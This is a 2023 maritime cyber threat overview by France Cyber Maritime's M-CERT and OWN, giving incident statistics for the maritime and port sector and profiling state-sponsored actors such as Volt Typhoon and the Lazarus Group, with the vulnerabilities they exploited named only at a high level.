FRANCE CYBER MARITIME

M-CERT

in collaboration with

OWN

MARITIME CYBER THREAT OVERVIEW 2023

TLP.CLEAR TLP:EX:NC

Maritime Computer Emergency Response

Le M-CERT est un *Computer Security Incident Response Team (CSIRT)* à but non lucratif créé au profit
organismes publics et privés du secteur maritime et portuaire en France et à l'international, si néces

Enoncé de la mission

Le M-CERT est un CSIRT à but non lucratif créé au profit du secteur maritime dans son ensemble (organismes publics et privés). Le M-CERT contribue à la prévention des cyber-attaques, à l'analyse et au partage de l'information d'intérêt pour le secteur (*Maritime Cyber Threat Intelligence*), à l'organisation et à la coordination de la réponse aux attaques au sein du secteur maritime et portuaire et en coopération avec d'autres secteurs et en coordination avec d'autres organisations publiques ou privées régionales ou internationales.

Les activités du M-CERT sont financées et opérées par l'association à but non lucratif Loi 1901 France Cyber Maritime.

Le M-CERT bénéficie également de conventions de coopération sur le sujet de la cyber sécurité maritime signées avec la Marine nationale et la Gendarmerie Maritime.

TABLE OF CONTENTS

FOREWORDS

FROM THE CEO OF OWN

Dear maritime, port and cyber actors,

It gives me great pleasure to preface this second edition of the maritime cyber threat overview. This 2023 panorama is a major work for at least 2 reasons. Firstly, it represents a milestone, a landmark and a compass for what we have been through in 2023, so that we can better understand the evolution of the threat to better anticipate tomorrow's storms.

Secondly, this overview illustrates the importance of collaboration in cybersecurity, by highlighting the value of a sectoral CERT, which brings together all the actors in an ecosystem, with the common aim of sharing and analyzing information about the cyber threat. More than ever, unity is strength, especially when it comes to dealing with the current economic constraints and skills shortages.

It is by diving into the maritime sector that we discover just how strategic it is, particularly in view of the impact on the global economy that a disruption could quickly engender, but also how complex it is to protect due to its geographical extent, its regulations and geopolitics, its numerous actors on land and at sea, and its hybrid information system combining management, on-board and industrial systems.

In 2023, M-CERT recorded 612 cyber incidents within the maritime sector, which OWN was able to investigate. 3 key findings:

- the level of threat is mainly driven by the level of activity of hacktivist groups;
- cybercrime activity remains at its usual level;
- port activities were particularly targeted in 2023 by hacktivist groups, especially in the context of the Russian-Ukrainian conflict.

This new edition will also make the overview more accessible to all by :

- voluntarily simplifying the classification of threat actors into 2 categories: political actors and actors acting for profit ;
- revisiting threat actors also targeting the maritime sector, such as Lazarus, Noname057(16), Tortoiseshell, Lockbit, ALPHV, Play, Clop, 8base ;
- recalling the main tactics, techniques and procedures of cyber threats.

Many thanks to M-CERT and OWN teams who produced this book.

I hope you enjoy reading it, and look forward to seeing you next year for the 2024 edition, which promises to be just as important for the maritime sector.

Olivier REVENU

FOREWORDS

FROM THE DIRECTOR OF FRANCE CYBER MARITIME

Dear Members and Partners of France Cyber Maritime,
Dear stakeholders and actors of the maritime, port, and cybersecurity sectors,

I am pleased to present our 2023 overview of maritime cyber threats, produced by the M-CERT in partnership with OWN.

This overview aims to provide a comprehensive view of the cyber threats that affected the maritime sector in 2023, to help our members, partners, and the broader maritime community better understand the threat and better protect themselves. Working together and sharing information confidently about these ever-evolving threats is more crucial than ever to conduct our maritime activities safely.

The year 2023 was marked by numerous cybersecurity incidents that did not spare the maritime and port sector, a critical, strategic, and high-value economic industry.

The hacktivist threat saw a significant increase in activity due to the ongoing Russo-Ukrainian conflict and Israel's intervention against Hamas. Hacktivist groups supporting Russia have specialized in attacking port actors from European countries that have shown support for Ukraine. In 2023, more than 300 Distributed Denial of Service (DDoS) attacks targeting maritime or port actors were thus detected.

The cybercriminal threat, driven by financial motives, reached unprecedented levels of activity in 2023. The number of reported and publicized attacks doubled compared to 2022. The losses incurred by maritime actors can reach several million dollars and be fatal to the most vulnerable victims. The extortion methods employed have evolved from encrypting the victim's data to deny access, to exfiltrating data and threatening to sell or publish it on the internet.

State-sponsored threats, acting through their own means or through affiliated para-state groups, are continuously targeting actors in the shipbuilding and naval construction industries due to the dual civilian and military nature of the technologies developed. While the primary objective is the collection of strategic and economic intelligence, the geopolitical context of 2023 has pushed these actors to develop destructive capabilities, with a particular interest in critical infrastructure.

I wish you an excellent read through this 2023 overview of maritime cyber threats.

Xavier REBOUR

ABOUT

OWN

Founded in 2008, OWN is a Pure Player in cybersecurity. Expert in cyber threat intelligence and with more than 70 employees fluent in over 10 languages, OWN operates in the fields of auditing, consulting, cyber intelligence (Threat Intelligence), incident response (CERT) and managed SOC.

OWN provides day-to-day support to small, medium and large organizations, enabling them to carry out their business in the best possible conditions, by offering continuous improvement of their cybersecurity and assistance in anticipating, detecting and reacting to cyber threats.

OWN's approach to cybersecurity focuses on the technical, organizational and geopolitical dimensions of the threat and risks involved, and forms the basis of the company's DNA: Operate, Warn, Neutralize. Three actions that fully symbolize the day-to-day role of our experts: advising and taking part in cyber-defense actions, informing and alerting when the risk is imminent, and finally contributing to remediation to neutralize the threat.

CONTACT
OWN

contact@own.security
ww.own.security
own_fr
OWN

ABOUT

FRANCE CYBER MARITIME AND M-CERT

France Cyber Maritime is a French « Loi 1901 » non-profit organization, whose mission is to contribute to the strengthening of cybersecurity in the maritime and port sector at French and European level. It brings together public actors, maritime and port operators, and qualified providers of cybersecurity solutions.

The objectives of France Cyber Maritime are:

- to develop a network of expertise in maritime cybersecurity by stimulating the creation of high-value services tailored to the needs of the industry;
- to enhance the resilience of maritime and port operations against cyber threats by operating the M-CERT (Maritime Computer Emergency Response Team), which provides information and assistance to the sector.

Since March 2021, the M-CERT has been monitoring and analyzing threats to the maritime world and producing regular analysis bulletins for the association's members. In addition to Cyber Threat Intelligence services, the M-CERT is also involved in risk prevention, alerting, and coordinating incident response, in collaboration with state authorities and cybersecurity organizations.

In 2024, France Cyber Maritime brings together over 90 members from the broader maritime ecosystem and benefits from national and international partnerships.

FRANCE CYBER MARITIME CONTACT

contact@france-cyber-maritime.eu
www.france-cyber-maritime.eu
𝕏 FrCyberMaritime
in France Cyber Maritime

M-CERT CONTACT

contact@m-cert.fr
www.m-cert.fr
𝕏 M_CERT_FR
in M-CERT

1. OUR METHODOLOGY

The compilation of cybersecurity incidents affecting stakeholders of the maritime world, the analysis of which will be presented in this overview, required the daily monitoring of a large number of specialized websites and dedicated news feeds on various social networks, as well as the use of technical sensors to gather data that complements the information available on the Internet. Relevant information was characterized according to a set of criteria and then analyzed and capitalized on by analysts from OWN and M-CERT.

4579

attacks claimed in 2023 by cybercriminal groups were analyzed to verify if they involved an stakeholder of the maritime world.

The attacks carried out by cybercriminal or hacktivist groups are relatively well-tracked and have increasing exposure in the media, making their study more accessible. On the other hand, actions carried out by state or state-sponsored groups, pursuing a strategic objective of intelligence gathering or destabilization, using sophisticated and discreet software tools, and not seeking notoriety, are much more complex to track.

The M-CERT has decided to leverage the results of the work on referencing political cyber incidents conducted by the European Cyber Incident Repository (EuRepoC: European Repository of Cyber Incidents) to extract contextual information on state-sponsored attacks that were carried out in 2023. Based on these elements, OWN has utilized its investigative means to profile the most active actors likely to target the maritime sector.

Cyber threats have historically been classified into three categories defined by the actors beneath them: state threats, cybercriminal groups, and hacktivist groups.

The prominent news of 2023 demonstrates that states have continued to develop their military doctrines. The resurgence of regional conflicts has led to the massive and uninhibited use of cyber «weapons» and has contributed to redrawing the boundaries of the three historical categories of threats:

- **State Threats**, are not limited to strategic espionage (exploitation of complex and undetectable tools to maintain long-term access to the computer networks of their targets).

  They confirm their ability to seek the destruction of their target's computer systems through the misuse of ransomware or the use of wiping software.

- **Cybercriminals groups**, whose actions have focused on the ransomware ecosystem in recent years, are tending to return to the basics: data theft.

  They are increasingly employing extortion methods without encryption, exploiting the theft and resale of data stolen during intrusions.

- **Hacktivist groups**, whose methods of operation include denial of service and defacement, are seeing their independence questioned. The independence of hacktivist groups supporting Russia from state institutions can be largely called into question. The example of the NoName057 group, which is fully aligned with Russian power, is perfectly representative of this trend.

To adapt to these changes, M-CERT and OWN have adopted a new method of classifying actors based on their objectives, rather than the methods of operation. Thus, we will separate:

- **Actions with political aims:** This category includes attacks targeting an entity representative of a state (government entity, administration, set of actors in a critical sector of activity...), a political, ideological, religious, or social movement (political party, union, religious institution, social actor), but also campaigns whose objective is inherently political (defense of an idea, a minority, a religion, a belligerent, a political party or movement...), regardless of the target;

- **Actions carried out for financial gain:** This category includes all attacks aimed at extorting money from the victim, either following the theft of data, credentials, to regain access to an information system, or attacks aimed at stealing cryptocurrencies.

Once the activity of the different types of threats has been analyzed, the most active actors in 2023 were selected. Their methods of operation, tactics, and techniques were deciphered to provide you with specific profile sheets.

2.


THE YEAR 2023 IN NUMBERS

In 2023, the M-CERT team identified 612 cybersecurity incidents impacting the maritime sector at a global scale.

INCIDENTS IMPACTING THE GLOBAL MARITIME SECTOR IN 2023


612

cybersecurity incidents identified by M-CERT in 2023, impacting the maritime sector globally.



After a first quarter that saw the maritime and port sectors relatively spared, the threat level significantly increased to reach its peak in June, with 105 recorded incidents. The second half of the year was marked by stable activity with around 50 recorded incidents per month, even experiencing a decrease in the last quarter.

MONTHLY DISTRIBUTION BY TYPE OF THREAT




🟦 CYBERCRIME
🟦 HACKTIVISM
🟧 UNDISCLOSED
🟪 STATE_SPONSORED
🟪 INSIDER

Source : M-CERT

Two phenomena are to be underlined:

- **The threat level is primarily driven by the activity level of hacktivist groups**, whose interest in the maritime world, a strategic sector, is well-established. Thus, the number of recorded incidents is directly linked to geopolitical events and the outbreak or resurgence of regional or global conflicts.
- **Cybercriminal activity maintains its usual level** and shows little monthly variation.




SECTORAL DISTRIBUTION OF INCIDENTS IN 2023

Port activities were particularly targeted in 2023, primarily by hacktivist groups, notably in the context of the Russo-Ukrainian conflict. The ship-building and maintenance sector was mainly targeted by cybercriminal groups. To a lesser extent, maritime transportation stakeholders also experienced a significant number of attacks, primarily of cybercriminal origin.

Source : M-CERT

GEOGRAPHIC DISTRIBUTION OF INCIDENTS IN 2023

In geographical terms, **the USA once again occupies the first place in the number of attacks suffered**, followed by Western European countries on one hand and Russia on the other, symbolizing the alignment of activity in cyberspace with major ongoing geopolitical conflicts.



3.

STATE-SPONSORED ACTORS AND THE MARITIME SECTOR


The year 2023 was marked by two regional conflicts: the continuation of the Russo-Ukrainian conflict, whose cyberspace ramifications impact both belligerents, as well as the entirety of European countries supporting Ukraine, and the resurgence of the Israeli-Palestinian conflict, which extends to the cyber domains of neighboring countries (Iran, Yemen, etc.).

The European Cyber Incident Repository (EuRepoC) recorded a total of **454 attack campaigns**, involving 895 targets of all kinds. If we exclude all campaigns of lucrative nature from this count, we find that the Russia-Ukraine conflict accounts for 83% of the cyber operations whose origin could be demonstrated. Among these, 37% targeted either Russia or Ukraine. Additionally, a similar proportion of these operations (38%) were initiated by groups of Russian origin (primarily non-state groups) against countries supporting Ukraine, particularly the United States and EU member states.

The conflict between Israel and Hamas comes far behind (6%). Activities related to this conflict were primarily recorded after the violent escalation on October 7, 2023.

Beyond these two major conflicts, there are less intense conflicts that correspond to the cyber manifestations of zones of competition, or even confrontation over secondary issues, often with a maritime dimension. The power ambitions of several states thus transform the oceans into a space of competition, generating crises and conflicts that naturally and almost systematically transpose into cyberspace. Cyberspace, now recognized as a space of confrontation in its own right, is an essential support in maritime strategies.

The maritime sector is strategic due to the impacts on the global economy that a disruption could quickly cause. The cyber-maritime environment can thus be either the theater of an opposition originating in another environment (an attack impacting a maritime actor due to their position or nationality, but without considering their maritime nature), or, on the contrary, be at the center of the interests of the actors concerned (espionage of submarine manufacturing secrets, destabilization of port operations, etc.).




During the year 2023, the maritime domain was targeted by various advanced modes of operation, in most cases for espionage purposes. The actors presented in the following analysis do not constitute an exhaustive list. They are only the threats that have been the subject of studies conducted by cybersecurity researchers and made public, as well as the result of the work carried out by the OWN-CERT.

If the attacks linked to state actors are primarily motivated by espionage, sabotage attempts cannot be ruled out, particularly in the context of an open conflict between states.

Conflicts over the seas

Sources : OWN-CERT


ARCTIC OCEAN
Future conflicts over territorial control
BALTIC SEA
Confrontation with Russia/NATO
MEDITERRANEAN SEA :
Syrian conflict, Israel/Hamas conflict
BLACK SEA / RED SEA
Russo-Ukrainian conflict
YELLOW SEA, SEA OF JAPAN:
Tensions between North Korea and South Korea
PERSIAN GULF:
Israel/Hamas conflict
SOUTH CHINA SEA:
Territorial conflicts (land and sea)
INDIAN OCEAN
Influence Intense rivalries between India and China, confrontation between China and the USA. Russia is back in this space.

The above map lists the current areas of tension related to maritime spaces and helps to understand the issues for maritime stakeholders.

CHINA

Many threat actors affiliated with the Chinese state have concentrated their attacks in the South China Sea region, targeting governments and industries in the region for political reasons or territorial expansion. Other actors have targeted the defense industry and U.S. infrastructure, seeking competitive advantages or supporting strategic military objectives.

The US Cybersecurity and Infrastructure Security Agency (CISA) announced at the beginning of 2024 that it had dismantled the KV botnet[1]. This botnet appears to have been used as an anonymization and communication relay infrastructure for Chinese operations targeting critical U.S. infrastructure, as well as potentially European, Canadian, Australian, British, and New Zealand infrastructure[2].

It is primarily composed of a few hundred obsolete, vulnerable routers lacking security updates, including models such as CISCO RV320/325, Netgear ProSafe, DrayTek, and certain Axis IP camera models. The U.S. government authorized the automatic disinfection of compromised devices located in the United States, which was carried out by the CISA in January 2024. However, devices remain vulnerable to reinfection, and some compromised devices located outside the United States were likely not treated by this disinfection operation.

The KV botnet was notably used by Volt Typhoon. The operations conducted by this group involve positioning themselves within compromised networks in the most discreet and persistent manner possible, exfiltrating information about the architecture and protocols used, pivoting, and potentially acting on the victim's industrial IT network (OT) to cause disruptions in their facilities. Volt Typhoon's operations have resulted in disruptions to automated Heating, Ventilation, and Air Conditioning (HVAC) systems in certain server rooms or critical energy and water controls, which could lead to significant infrastructure failures.

Some of Volt Typhoon's victims are small structures that provide essential services to larger organizations or key sites in the maritime, governmental, telecommunications, energy, water supply and wastewater treatment, and internet service provider sectors, among others. The U.S. government estimates that this pre-positioning aims to prevent U.S. military forces from intervening in the event of a major crisis with China.

The U.S. Navy confirmed being impacted by this actor's operations in 2023[3], while other sources indicated the targeting of infrastructure in Guam and Hawaii, including a port and a logistics center possibly linked to the U.S. Army or Navy[4].

NORTH KOREA

Facing increased international pressure and restrictions imposed following its military tests, North Korea has strategically developed its capabilities in cyberspace.

This provides Pyongyang not only with an effective means of circumventing economic sanctions by institutionalizing the theft of cryptocurrencies but also with a way to strengthen its strategic military intelligence gathering. Additionally, these varied cyber operations include attacks on international banks or critical infrastructure, which sometimes have an ideological character, as illustrated by the hacking of Sony Pictures in 2014.

Several of these actors targeted the maritime sector in 2023, particularly the shipbuilding industry. Moreover, an espionage operation targeting submarine construction was discovered. Although this intrusion was not attributed to a specific actor, the North Korean cyber ecosystem is known for its activities in this area.

Two intelligence services are prominent in North Korean cyber actions:

- **The Ministry of State Security (MSS)**, often referred to as the « secret police », is responsible for counter-espionage. Its missions include capturing hostile agents and domestic espionage. The associated Adversary Mode of Operation (MOA), Reaper (ScarCruft, InkySquid, APT37, Group123), is involved in numerous cyber-espionage campaigns targeting NGOs, civil society, including dissidents, journalists, and defectors.

- **The Reconnaissance General Bureau (RGB)** is responsible for clandestine operations and houses the majority of North Korean cyber personnel. The Adversary Modes of Operation (MOA) attributed to this bureau (Lazarus, Kimsuky, Andariel, Bluenoroff, AppleJeus...) primarily conduct espionage activities against key sectors (government, defense, naval, aerospace, nuclear, telecommunications) and the theft of cryptocurrencies and funds to finance the North Korean regime's activities.

FOCUS ON LAZARUS

The Lazarus Group is a group of hackers with close ties to the North Korean regime. Originally a criminal group, it is now considered an Advanced Persistent Threat (APT).

The Lazarus Group has close ties to North Korea. The U.S. Department of Justice asserts that the group is part of the North Korean government's strategy to « undermine global cybersecurity… and generate illicit revenue in violation of… sanctions ». North Korea benefits from conducting cyber operations as it can present an asymmetric threat with a small group of operators, particularly against South Korea.

The first attack attributed to the group occurred between 2009 and 2012. It was a cyber-espionage campaign using simple distributed denial-of-service (DDoS) attack techniques, targeting the South Korean government in Seoul. The Lazarus Group is also known for the 2014 attack on Sony Pictures, using more sophisticated techniques.

The Lazarus Group is reported to have stolen $12 million from Banco del Austro in Ecuador and $1 million from Tien Phong Bank in Vietnam in 2015.[1]

Kaspersky Lab reported in 2017 that the Lazarus Group tends to focus on cyber-espionage and infiltration attacks, while a subgroup within their organization, which Kaspersky calls Bluenoroff, specializes in financial cyberattacks. Kaspersky found several attacks worldwide and a direct link (IP address) between Bluenoroff and North Korea[2].

Symantec reported in 2017 that it was « highly likely » that the Lazarus Group was behind the WannaCry attack[3].

Since 2019, the Lazarus Group has been behind a campaign known as « Operation Dreamjob[4] », which involves impersonating recruitment managers to contact employees of targeted entities and, using social engineering techniques, persuading them to download malicious files. In 2022, as part of this operation, websites impersonating major tech companies were created to deploy an exploit.[5]

Exploiting Vulnerabilities: A Specialty of Lazarus

The Lazarus Group has also exploited numerous vulnerabilities. In particular, the Log4Shell vulnerability (CVE-2021-44228) was exploited to compromise companies in the nuclear sector[6]. In 2023, the group exploited CVE-2023-38831, which affects the WinRAR compression software, for initial access in a campaign targeting the cryptocurrency sector[7].

In the same year, several entities affiliated with the Lazarus Group used CVE-2023-42793, which affects TeamCity. In most of these cases, the first exploitations of these CVEs by the group were detected just a few weeks after the vulnerabilities were disclosed, demonstrating their ability to adapt quickly.

The group is not limited to exploiting known vulnerabilities. In 2022, it exploited a zero-day vulnerability in software widely used by South Korean institutions on two occasions[8]. Additionally, the Lazarus Group exploited CVE-2022-0609 in Google Chrome for a month before Google detected the flaw, to execute remote code, particularly as part of Operation Dreamjob.

Supply Chain Attack Compromises

When direct access to the operation's target is not feasible, the group exploits vulnerabilities within its supply chain. In March 2023, Lazarus used a vulnerability in the MagicLine4NX authentication software, developed by a South Korean company, to access targeted networks. Once inside the network, a zero-day vulnerability enabled lateral movement and compromise of the target[9].

This scenario was repeated during the compromise of the VoIP software company 3CX. It seems that this compromise was the result of a successful attack on Trading Technologies, which develops the X_TRADER package used by 3CX. The group also compromised CyberLink, exploiting a modified version of an installation file between October and November 2023[10].

The maritime sector is strategic for North Korean ambitions

The maritime sector has regularly been targeted by the Lazarus Group, particularly against entities in South Korea. In addition to the historical confrontation between these two countries, South Korea is a major power in shipbuilding, positioned just behind China since 2021. Moreover, in 2023, South Korea held 80% of the market for liquefied natural gas (LNG) carriers, which are high-value ships.

In 2017, to circumvent sanctions imposed by the United States, the Lazarus Group created an innovative digital token, the « Marine Chain Token »[11]. Using blockchain technology, this token allowed investors to buy shares in cargo ships without revealing that these ships were actually owned and controlled by North Korea.

Parallel to this initiative in the digital financial sector, North Korea's sustained interest in submarine technology was illustrated by repeated intrusions in 2014, 2017, and 2021 into Daewoo Shipbuilding & Marine Engineering (DSME), one of the leading South Korean shipbuilders. These intrusions enabled the theft of sensitive documents and design plans. Today, recurrent attacks targeting the majority of South Korean shipbuilding companies are detected.

However, the Lazarus Group's campaigns are not limited to South Korea. In 2021, malware associated with the group was discovered in the information system of a freight logistics company in South Africa[12].

Towards the end of 2022, the Lazarus Group is believed to have infiltrated the systems of a maritime and naval technology research center, likely using a supply chain compromise attack[13].

The Lazarus Group's activity remains significant in 2024, with notable intrusions into at least two South Korean manufacturers specializing in chip manufacturing equipment.

Support for the military program.

On September 6, 2023, Kim Jong-un inaugurated the Hero Kim Kun Ok, a new nuclear submarine, supposedly capable of carrying a dozen ballistic missiles[14]. Although it may simply be a modification of an existing submarine to include missile launch tubes, it is difficult to establish to what extent the espionage conducted by the Lazarus Group in previous years may have aided in the construction or improvement of this vessel. Similarly, it is complex to determine how the group's estimated $1.3 billion in profits may have contributed to financing this project.

